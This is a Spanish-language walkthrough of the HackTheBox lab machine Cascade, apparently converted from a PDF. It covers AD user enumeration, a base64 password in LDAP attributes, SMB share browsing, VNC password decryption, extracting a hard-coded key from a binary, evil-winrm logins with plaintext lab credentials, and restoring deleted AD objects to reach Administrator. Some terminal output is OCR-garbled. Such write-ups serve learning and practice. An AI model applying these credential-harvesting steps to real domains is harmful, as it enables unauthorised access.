

HTB MÁQUINA CASCADE

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.5, es una maquina en Windows y que está en la categoría de media.



User:

Lo primero que vamos a realizar es un reconocimiento de la página realizamos un escaneo completo con nmap para saber los puertos que corre y luego direccionamos el escaneo a los puertos encontrados para saber su servicio y versión, de entrada, nos damos cuenta que va a ser una máquina muy interesante ya que pertenece a AD (Active Directory)



Corremos la herramienta enum4linux para ver si podemos enumerar algo de la máquina y esta nos da una lista de posibles usuarios, que por el momento no sabemos cuáles son válidos y cuales no

```
| User of uninitialized value sglobal workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
| Index: 0xeeq RID: 0x464 acb: 0x00000214 Account: a.turnbull index: 0xeeq RID: 0x465 acb: 0x00000213 Account: a.twrkov Name: Afrisan Turnbull Desc: (null)
| Index: 0xeeq RID: 0x466 acb: 0x00000213 Account: BackupSv Name: BackupSv Name: BackupSv Name: BackupSv Name: BackupSv Desc: (null)
| Index: 0xeeq RID: 0x467 acb: 0x00000213 Account: CascGuest Name: Desc: Name: BackupSv Name: SackupSv Name: BackupSv Name: BackupSv Name: BackupSv Name: BackupSv Name: Name
```



Ahora que tenemos una lista de usuarios vamos a hacer uso de la herramienta rpcclient para saber si podemos encontrar información de estos usuarios, si hacemos una enumeración nos da los mismo usuarios que ya habíamos enumerado y si además usamos el comando queryusers con cada usuario nos dará información del ultimo inicio de sesión, es de ahí que sacamos que los usuarios que han iniciado sesión en esta máquina son: arksvc - s.smith - r.thomson y obviamente administrator.

```
ascade-10.10.10.182# rpcclient -U "" 10.10.10.182
 Enter WORKGROUP\'s password:
rpcclient $> enumdomusers
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[j.wakefield] rid:[0x461]
user:[j.j.wakefield] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[d.burman] rid:[0x466]
user:[j.allen] rid:[0x466]
user:[j.allen] rid:[0x466]
rpcclient $> queryuser arksvc
User Name : arksvc
 rpcclient $> enumdomusers
                 User Name
                                                   arksvc
                 Full Name
Home Drive
                 Dir Drive :
Profile Path:
                 Logon Script:
                 Description :
                  Workstations:
                 Comment
                 Remote Dial
                 Logon Time
Logoff Time
Kickoff Time
                                                                                                              2020 18:42:37
                                                                                     sáb, 11 abr
                                                                                     mié, 31
                                                                                                              1969 19:00:00
                                                                                                                                            - 05
                                                                                                     dic
                                                                                                              30828 21:48:05 -05
2020 11:18:20 -05
2020 11:18:20 -05
                                                                                     mié,
                                                                                               13
                                                                                                    sep
                 Password last set Time
                                                                                     jue, 09 ene
                 Password can change Time
                                                                                               09 ene
                                                                                     jue,
                 Password must change Time: unknown_2[0..31]... user_rid : 0x452
                                                                                               13 sep 30828 21:48:05 -05
                 user_rid : group_rid:
                                                   0x201
                 acb_info :
                                                   0x00000210
                  fields_present:
                                                   0x00ffffff
                 logon_divs:
                                                   168
                 bad_password_count:
                                                                    0×00000000
                                                   0x00000010
                 logon count:
                 padding1[0..7]...
logon_hrs[0..21]...
  rpcclient $>
```

Ya en este momento tenemos unos usuarios, así que necesitamos alguna o algunas password para enumerar con estos usuarios, revisando un poco en el foro hay un comentario sobre la máquina Ypuffy de Hackthebox que nos da alguna idea de por dónde seguir con la página, en este punto vamos a hacer uso de la herramienta Idapsearch.


Con esta herramienta podemos encontrar datos de un directorio LDAP donde podremos encontrarnos con información valiosa de un árbol LDAP, nos da muchos resultados, pero hay uno que nos llama la atención entro de los datos de uno de los usuarios que vimos anteriormente.



```
root@angussMoody: ~/hackthebox/Cascade-10.10.10.182
# Ryan Thompson, Users, UK, cascade.local
dn: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
 objectClass: organizationalPerson
 objectClass: user
 cn: Ryan Thompson
 sn: Thompson
givenName: Ryan
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,LinstanceType: 4
whenCreated: 20200109193126.0Z
whenChanged: 20200411193135.0Z
displayName: Ryan Thompson
uSNCreated: 24610
member0f: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNChanged: 319589
name: Ryan Thompson
 objectGUID:: LfpD6qngUkupEy9bFXBBjA==
 userAccountControl: 66048
 badPwdCount:
 codePage: 0
 countryCode: 0
badPasswordTime: 132311221293649394
lastLogoff: 0
lastLogon: 132311232260936657
 pwdLastSet: 132230718862636251
primaryGroupID: 513
 objectSid:: AQUAAAAAAUVAAAAMvuhxgsd8UflyHJFVQQAAA==
 accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
 logonCount: 2
 msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

Dentro de la información del user r.thompson nos encontramos con una línea llamada cascadelegacyPwn donde tenemos algo que al parecer está Codificada en base64, así que vamos, a decodificar a ver con que nos encontramos.

Decodificando este texto que estaba en base64, nos encontramos con un texto que podemos pensar que es una password, así que vamos a ver si tenemos suerte con estas credenciales.





Haciendo uso de la herramienta smbmap, nos damos cuenta que tenemos permisos de lectura en varios directorios, así que vamos a ver con que nos encontramos en estos directorios.

```
Cascade-10.10.10.182# smbmap -u r.thompson -p rY4n5eva -H 10.10.10.182
Finding open SMB ports...
User SMB session established on 10.10.10.182...
IP: 10.10.10.182:445 Name: cascade.local
Disk
                                                                                                                                                              Comment
                                                                                                                             Permissions
         ADMINS
                                                                                                                             NO ACCESS
                                                                                                                                                              Remote Admin
                                                                                                                             NO ACCESS
NO ACCESS
        Audits
Cs
                                                                                                                                                              Default share
                                                              0 Tue Jan 28 17:05:51 2020
0 Tue Jan 28 17:05:51 2020
0 Sun Jan 12 20:45:14 2020
0 Sun Jan 12 20:45:10 2020
0 Tue Jan 28 13:04:51 2020
0 Sun Jan 12 20:45:20 2020
0 Sun Jan 12 20:45:16 2020
         dr--r--r--
                                                                                                                             Contractors
         dr--r--r--
                                                                                                                             Finance
         dr -- r -- r --
                                                                                                                             IT
                                                                                                                             Production
                                                                                                                             Temps
READ ONLY
NO ACCESS
         dr--r--r--
                                                                                                                                                              Remote IPC
                                                          0 Wed Jan
0 Wed Jan
258 Wed Jan
255 Wed Jan
                                                                                   15
15
15
15
                                                                                        16:50:33 2020
16:50:33 2020
16:50:14 2020
16:51:03 2020
         dr--r--r--
         dr--r--r--
fr--r--r--
                                                                                                                             ..
MapAuditDrive.vbs
                                                                                                                             MapDataDrive.vbs
READ ONLY
         NETLOGON
                                                                                                                                                              Logon server share
                                                                  Thu Jan
Thu Jan
Thu Jan
Thu Jan
Thu Jan
                                                                                    9 18:06:29 2020
9 18:06:29 2020
9 18:06:29 2020
9 18:06:29 2020
9 18:06:29 2020
12 22:09:11 2020
         dr--r--r--
dr--r--r--
                                                                                                                             ..
color
IA64
W32X86
         dr--r--r--
                                                                                                                             x64
READ ONLY
        dr--r--r--
print$
                                                                                                                                                              Printer Drivers
                                                                                   9 10:31:27 2020
9 10:31:27 2020
9 10:31:27 2020
                                                                  Thu Jan
Thu Jan
Thu Jan
         dr--r-- 0 Thu Jan 9 10:31
dr--r-- 0 Thu Jan 9 10:31
SYSVOL
pussMoody:-/hackthebox/Cascade-10.10.10.182#
                                                                                                                            cascade.local
READ ONLY
                                                                                                                                                              Logon server share
```

```
ox/Cascade-10.10.10.182# smbclient //10.10.10.182/Data -U r.thompson
Finder WORKGROUP\r.thompson's password:
Try "help" to get a list of possible commands.
smb: \> dir
                                                                                                                   Sun Jan 26 22:27:34 2020
Sun Jan 26 22:27:34 2020
Sun Jan 12 20:45:11 2020
Sun Jan 12 20:45:06 2020
Tue Jan 28 13:04:51 2020
Sun Jan 12 20:45:18 2020
Sun Jan 12 20:45:15 2020
    Contractors
Finance
IT
Production
     Temps
                                     13106687 blocks of size 4096. 7793999 blocks available
smb: \> cd IT
smb: \IT\> dir
                                                                                                                   Tue Jan 28 13:04:51 2020
Tue Jan 28 13:04:51 2020
Tue Jan 28 13:00:30 2020
Tue Jan 28 13:04:40 2020
Tue Jan 28 19:53:04 2020
Tue Jan 28 19:53:04 2020
Tue Jan 28 17:06:59 2020
   Email Archives
LogonAudit
Logs
Temp
                                     13106687 blocks of size 4096. 7793999 blocks available
 smb: \IT\> cd Temp\
smb: \IT\Temp\> dir
                                                                                                                   Tue Jan 28 17:06:59 2020
Tue Jan 28 17:06:59 2020
Tue Jan 28 17:06:53 2020
Tue Jan 28 15:00:01 2020
    r.thompson
s.smith
13106687 blocks of size 4096. 7793999 blocks available smb: \IT\Temp\> cd s.smith\ smb: \IT\Temp\s.smith\> dir
                                                                                                                   Tue Jan 28 15:00:01 2020
Tue Jan 28 15:00:01 2020
Tue Jan 28 14:27:44 2020
                                                                                                      9
2680
13106687 blocks of size 4096. 7793999 blocks available smb: \IT\Temp\s.smith\> get "VNC Install.reg" getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as VNC Install.reg (4,2 KiloBytes/sec) (average 4,2 KiloBytes/sec) smb: \IT\Temp\s.smith\>
```


Realizando una enumeración de los directorios a los que tenemos acceso con las credenciales encontradas, nos encontramos con un archivo bastante interesante, así que nos descargamos este archivo para saber de qué trata.



Realizando una lectura de este archivo nos encontramos con algo que al parecer es una password, así que vamos a investigar un poco como podemos descifrar este password, buscando un poco en Google nos encontramos un este script que nos puede ayudar (https://github.com/trinitronx/vncpasswd.py)

Después de realizar unas pruebas, logramos descifrar esta password encontrada en el archivo.

Ya con estas credenciales probamos con los users que tenemos hasta el momento con la herramienta evil-winrm como lo hemos realizado en otras máquinas, vemos que tenemos acceso con el users s.smith



de esta manera obtenemos nuestra primer flag



• Escalada de Privilegios:

Ahora que tenemos credenciales con S.Smith vamos a realizar una enumeración con este usuario para ver con que nos encontramos que nos pueda ayudar a la escalación de privilegios, vamos a revisar con la herramienta smbmap, para ver si tenemos recursos compartidos a los que podamos acceder con estas credenciales

```
182# smbmap -u s.smith -p sT333ve2 -H 10.10.10.182
Finding open SMB ports...
User SMB session established on 10.10.10.182.
        10.10.10.182:445
Disk
                                                                                                                                             Permissions
                                                                                                                                                                                   Comment
                                                                                                                                                                                   Remote Admin
          ADMINS
                                                                                                                                             NO ACCESS
                                                             0 Mon Apr 20 17:32:08 2020

0 Mon Apr 20 17:32:08 2020

13312 Tue Jan 28 16:47:08 2020

12288 Wed Jan 29 13:01:26 2020

0 Tue Jan 28 16:43:18 2020

45 Tue Jan 28 18:29:47 2020

863520 Tue Jan 28 15:42:18 2020

8 Tue Jan 28 15:42:18 2020

0 Tue Jan 28 15:42:18 2020


0 Tue Jan 28 15:42:18 2020
                                                                                                                                             ..
CascAudit.exe
CascCrypto.dll
                                                                                                                                            CascCrypto.dll
DB
RunAudit.bat
System.Data.SQLite.dll
System.Data.SQLite.EF6.dll
x64
                                                                                                                                             x86
READ ONLY
                                                                                                                                                                                  Default share
                                                                                                                                             NO ACCESS
                                                                          Mon Apr 20 17:32:10 2020
Mon Apr 20 17:32:10 2020
Sun Jan 12 20:45:14 2020
Sun Jan 12 20:45:10 2020
Tue Jan 28 13:04:51 2020
Sun Jan 12 20:45:20 2020
Sun Jan 12 20:45:16 2020
                                                                                                                                             Contractors
Finance
                                                                                                                                              IT
Production
                                                                                                                                             Temps
READ ONLY
NO ACCESS
                                                                                                                                                                                   Remote IPC
                                                                                                                                             ..
MapAuditDrive.vbs
                                                                                                                                             MapDataDrive.vbs
READ ONLY
                                                                                                                                                                                   Logon server share
                                                                                                                                             color
IA64
W32X86
                                                                                                                                             x64
READ ONLY
                                                                                                                                                                                   Printer Drivers
                                                                                                                                                                                  Logon server share
```

```
y:~/hackthebox/Cascade-10.10.10.182# smbclient //10.10.10.182/Data -U s.smith
Enter WORKGROUP\s.smith's password:
Try "help" to get a list of possible commands.
smb: \> dir
                                      D
                                               0 Mon Apr 20 17:32:10 2020
                                      D
                                                 Mon Apr 20 17:32:10 2020
 Contractors
                                      D
                                                  Sun Jan 12 20:45:11 2020
                                                  Sun Jan 12 20:45:06 2020
  Finance
                                                  Tue Jan 28 13:04:51 2020
  IT
                                      D
                                               0
 Production
                                                  Sun Jan 12 20:45:18 2020
                                      D
                                               0
                                      D
                                               0
                                                  Sun Jan 12 20:45:15 2020
  Temps
                13106687 blocks of size 4096. 7776466 blocks available
smb: \> cd IT\
smb: \IT\> dir
                                                  Tue Jan 28 13:04:51 2020
                                      D
                                               0
                                                  Tue Jan 28 13:04:51 2020
                                      D
                                               0
 Email Archives
                                                  Tue Jan 28 13:00:30 2020
 LogonAudit
                                      D
                                                  Tue Jan 28 13:04:40 2020
                                               0
                                                  Tue Jan 28 19:53:04 2020
 Logs
                                      D
                                               A
  Temp
                                                 Tue Jan 28 17:06:59 2020
               13106687 blocks of size 4096. 7776466 blocks available
smb: \IT\> cd "Email Archives"
smb: \IT\Email Archives\> dir
                                      D
                                               0
                                                 Tue Jan 28 13:00:30 2020
                                      D
                                               0
                                                 Tue Jan 28 13:00:30 2020
 Meeting Notes June 2018.html
                                            2522
                                                  Tue Jan 28 13:00:12 2020
               13106687 blocks of size 4096. 7776466 blocks available
smb: \IT\Email Archives\> get "Meeting Notes_June_2018.html"
getting file \IT\Email Archives\Meeting Notes June 2018.html of size 2522 as Meeting Notes June 2018.htm
l (3,1 KiloBytes/sec) (average 3,1 KiloBytes/sec)
smb: \IT\Email Archives\>
```

Vamos que tenemos varios recursos compartidos con las credenciales de S.Smith entre ellas Data, así que enumerando un poco nos encontramos con un archivo interesante llamados Notas de reunión junio 2018, nos descargamos este archivo para ver con que nos encontramos.




Este archivo nos dice que en ese momento crearon un Usuario llamado TempAdmin que tiene la misma password del usuario Administrator, algo que es muy importante en la escalada de privilegios, ya que a eso es lo que estamos apuntando.



Continuando con la Enumeración nos encontramos con un Binario llamado CascAudit.exe que se encuentra en el recurso compartido Audit\$, que ya lo habíamos visto cuando ejecutamos el comando smbmap y que nos llama la atención, vemos que contamos con muchos archivos, así que nos creamos un directorio y procedemos a descargar estos archivos, para ver con que nos encontramos.

Al ser un archivo .exe nos pasamos este archivo a nuestra máquina Windows para ver con que nos encontramos, vamos hacer uso de la herramienta DnSpy, que utilizamos la máquina Nest (https://github.com/angussMoody/HackTheBox-Writeup/blob/master/WRITEUP_HTB_M%C3%81QUINA_NEST.pdf) para realizar un debugging de este binario, para realizar la depuración, nos solicita un argumento, así que vamos a nuestros archivos, para ver con que nos encontramos y saber a dónde apuntar y vemos que el archivo RunAudit.bat nos lleva al archivo dentro del directorio DB llamado Audit.db





Así que ese será el argumento al que vamos a apuntar.

Ahora solo nos queda iniciar el debug a ver si tenemos suerte y obtenemos alguna información, cuando realizamos esta depuración, nos encontramos con unas credenciales de un usuario llamado ArkSvc, usuario que ya habíamos visto en la enumeración de s.smit dentro de evil-winrm.

```
MainModule X
                                               Syttemacakeauer . Reau(),
                                               str = Conversions.ToString(sqliteDataReader["Uname"]);
str2 = Conversions.ToString(sqliteDataReader["Domain"]);
                                               string encryptedString = Conversions.ToString(sqliteDataReader["Pwd"]);
                                                    password = Crypto.DecryptString(encryptedString, "c4scadek3y654321");
                                               catch (Exception ex)
                                                    Console.WriteLine("Error decrypting password: " + ex.Message);
                                      sqliteConnection.Close();
                                      Console.WriteLine("Error getting LDAP connection data From database: " + ex2.Message);
                                 int num = 0:
                                 using (DirectoryEntry directoryEntry = new DirectoryEntry())
                                      directoryEntry.Username = str2 + "\\" + str;
                                      directoryEntry .Password = password;
directoryEntry .AuthenticationType = AuthenticationTypes.Secure;
                                      using (DirectorySearcher directorySearcher = new DirectorySearcher(directoryEntry))
                                          directorySearcher.Tombstone = true;
                                          directorySearcher.PageSize = 1000;
directorySearcher.Filter = "(&(isDeleted=TRUE)(objectclass=user))";
100 % -
Locales
Nombre
                                                                  Valor
                                                                                                                                    Tipo
  @ string.Concat devuelto
                                                                  @"cascade.local\ArkSvc"
                                                                 {System.Data.SQLite.SQLiteConnection}
                                                                                                                                   System.Data.SQLite.SQLiteConnec...
🗭 str
                                                                  "ArkSvc"
  password
                                                                  "w3lc0meFr31nd\0\0\0"
  str2
                                                                  "cascade.local"
                                                                 0x00000000
                                                                 {System.Data.SQLite.SQLiteCommand}
                                                                                                                                   System.Data.SQLite.SQLiteComma...
▶ ■ sqliteCommand
D 💜 sqliteDataReader
                                                                  System.Data.SQLite.SQLiteDataReader
                                                                                                                                   System.Data.SQLite.SQLiteDataRea...
  encryptedString
                                                                  "BQO5I5Kj9MdErXx6Q6AGOw=="
                                                                                                                                   System.Exception
```



Vamos a Evil-Winrm para iniciar sesión con estas credenciales a ver si tenemos algunos permisos y ver cómo podemos continuar con la escalada de privilegios hasta llegar a Administrator para obtener nuestra segunda bandera.

```
dy:-/hackthebox/Cascade-10.10.10.182/Cascade# evil-winrm -i 10.10.10.182 -u Arksvc -p 'w3lc0meFr31nd'
Evil-WinRM* PS C:\Users\arksvc\Documents> cd ../../
Evil-WinRM* PS C:\Users> dir
    Directory: C:\Users
Mode
                     LastWriteTime
                                             Length Name
              3/25/2020 11:17 AM
                                                    Administrator
d----
              4/20/2020
                           9:43 PM
                                                    arksvc
              7/14/2009
                          5:57 AM
                                                    Public
              1/15/2020 10:22 PM
                                                     s.smith
 Evil-WinRM* PS C:\Users>
```

Enumeramos con este Usuario, pero no encontramos nada que nos llame la atención para continuar con la escalada de privilegios, así que vemos un hint en el Foro de esta máquina que se repite mucho y que nos da una idea de por dónde podemos realizar la escalada, el hint dice algo como revivir a los muertos y recordamos el archivo que menciona al Usuario TempAdmin y que además este usuario tenía la contraseña de Administrator, así que vamos a investigar cómo podemos realizar este proceso, buscando un rato nos encontramos con varias páginas que nos podrían ayudar entre ellas, esta. (https://sysadminguides.org/2017/04/20/restore-ad-objects-and-users-using-powershell-restore-adobject/) que nos dice que podemos restaurar objetos de AD como usuarios, así que vamos a hacer uso de ese comando para ver los objetos eliminados.


```
PS C:\Users> Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects" -includeDeletedObjects -Properties
accountExpires
                                                          9223372036854775807
badPasswordTime
badPwdCount
CanonicalName
                                                            cascade.local/Deleted Objects/CASC-WS1
DEL:6d97daa4-2e82-4946-alle-f91fal8bfabe
CN
                                                            DEL:6d97daa4-2e82-4946-alle-f91fa18bfabe
codePage
countryCode
Created
createTimeStamp
                                                            1/9/2020 7:30:19 PM
1/9/2020 7:30:19 PM
 Description
DisplayName
DistinguishedName
dSCorePropagationData
                                                           CN=CASC-WS1\0ADEL:6d97daa4-2e82-4946-alle-f9lfal8bfabe,CN=Deleted Objects,DC=cascade,DC=local {1/17/2020 3:37:36 AM, 1/17/2020 12:14:04 AM, 1/9/2020 7:30:19 PM, 1/1/1601 12:04:17 AM} 4
False
True
OU=Computers,OU=UK,DC=cascade,DC=local
 .nstanceType
.sCriticalSystemObject
 sDeleted
   stKnownParent
     tLogoff
 .astLogon
.ocalPolicyFlags
                                                           0
1/28/2020 6:08:35 PM
1/28/2020 6:08:35 PM
CASC-WS1
CASC-WS1
  odifyTimeStamp
sDS-LastKnownRDN
                                                            DEL:6d97daa4-2e82-4946-alle-f91fal8bfabe
System.DirectoryServices.ActiveDirectorySecurity
nTSecurityDescriptor
                                                           computer
6d97daa4-2e82-4946-alle-f91fa18bfabe
5-1-5-21-3332504370-1206983947-1165150453-1108
515
primaryGroupID :
ProtectedFromAccidentalDeletion :
                                                            False
132230718192147073
CASC-WS1$
 wdLastSet
AMAccountName
DRightsEffective
userAccountControl
                                                            0
4128
                                                            245849
 uSNChanged
uSNCreated
                                                            1/28/2020 6:08:35 PM
1/9/2020 7:30:19 PM
 anonicalName
                                                            cascade.local/Deleted Objects/Scheduled Tasks
DEL:13375728-5ddb-4137-b8b8-b9041d1d3fd2
```



Dentro de todos los resultados que nos da este comando vemos algo muy similar a lo que encontramos con nuestro primer usuario, así que vamos a ver si tenemos suerte con esto.

```
accountExpires
badPaswordTime
badPaswordTime
badPaswordTime
cascade.local/Deleted Objects/TempAdmin
cannicalName
cascadeLegacyPwd
cannicalName
cascadeLegacyPwd
codePage
countryCode
created
createfimeStamp
c
```

Decodificando este texto, como el mismo procedimiento que realizamos con el primer usuario nos da algo que al parecer es una password, así que vamos a probar si tenemos suerte con estas credenciales.





Iniciamos sesión con el usuario Administrator y la password que decodificamos.



De esta manera encontramos la flag del Root.

Saludos Fr13ndS HTB

